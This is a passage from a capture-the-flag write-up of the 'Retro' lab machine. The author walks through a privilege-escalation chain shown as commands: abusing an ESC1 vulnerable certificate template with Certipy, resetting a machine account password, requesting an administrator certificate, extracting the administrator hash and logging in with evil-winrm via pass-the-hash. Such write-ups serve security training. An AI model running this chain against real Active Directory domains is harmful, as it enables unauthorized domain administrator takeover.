
Now let’s search for any ESC to abuse
1
cat 20250328163600_Certipy.txt | grep -i ESC -b40

notice that we found a ESC1 vulnerability in a template named RetroClients and we can abuse it using the Banking$ computer we have
Now let’s change the password of the banking computer
1
impacket-changepasswd retro.vl/BANKING$:banking@10.10.95.73 -altuser trainee -altpas trainee

now let’s abuse the Vulnerable template
1
certipy-ad req -ca 'retro-DC-CA' -dc-ip '10.10.95.73' -u 'BANKING$' -p 'remo123$' -template 'RetroClients' -target 'dc.retro.vl' -upn 'administrator@retro.vl' -key-size 4096

now let’s retrive the administrator hash
1
certipy-ad auth -pfx administrator.pfx

So as we have the administrator hash let’s go and login using it.
1
evil-winrm -i retro.vl -u administrator -H 252fac7066d93dd009d4fd2cd0368389

and we did it we logged in as administrator 🥳
No let’s go and get the root flag
1
cd C:\Users\Administrator\desktop

Amazing we solved the machine 😍

That’s it for the Retro machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |